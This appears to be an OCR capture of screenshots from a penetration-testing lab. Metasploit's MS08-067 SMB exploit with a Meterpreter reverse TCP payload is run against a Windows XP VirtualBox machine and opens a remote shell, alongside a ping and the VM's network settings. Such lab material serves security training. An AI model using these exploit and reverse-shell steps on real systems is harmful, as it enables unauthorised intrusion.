

```
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.65
RHOST => 192.168.1.65
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.65:445 - Automatically detecting the target...
[*] 192.168.1.65:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.65:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.65:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.65
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.65:1048) at 2024-03-06 10:08:43 -0500

meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:78:06:d4
MTU          : 1500
IPv4 Address : 192.168.1.65
IPv4 Netmask : 255.255.255.0

meterpreter > 
```

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.65
PING 192.168.1.65 (192.168.1.65) 56(84) bytes of data.
64 bytes from 192.168.1.65: icmp_seq=1 ttl=128 time=0.493 ms
64 bytes from 192.168.1.65: icmp_seq=2 ttl=128 time=0.579 ms
64 bytes from 192.168.1.65: icmp_seq=3 ttl=128 time=1.27 ms
64 bytes from 192.168.1.65: icmp_seq=4 ttl=128 time=0.650 ms
64 bytes from 192.168.1.65: icmp_seq=5 ttl=128 time=0.834 ms
64 bytes from 192.168.1.65: icmp_seq=6 ttl=128 time=0.482 ms
64 bytes from 192.168.1.65: icmp_seq=7 ttl=128 time=0.985 ms
64 bytes from 192.168.1.65: icmp_seq=8 ttl=128 time=0.364 ms
64 bytes from 192.168.1.65: icmp_seq=9 ttl=128 time=0.812 ms
64 bytes from 192.168.1.65: icmp_seq=10 ttl=128 time=0.437 ms
```

Windows XP [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

Internet Protocol (TCP/IP) Properties

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address: 192 . 168 . 1 . 65

Subnet mask: 255 . 255 . 255 . 0

Default gateway: 192 . 168 . 1 . 1

○ Obtain DNS server address automatically

● Use the following DNS server addresses:

Preferred DNS server: . . .

Alternate DNS server: . . .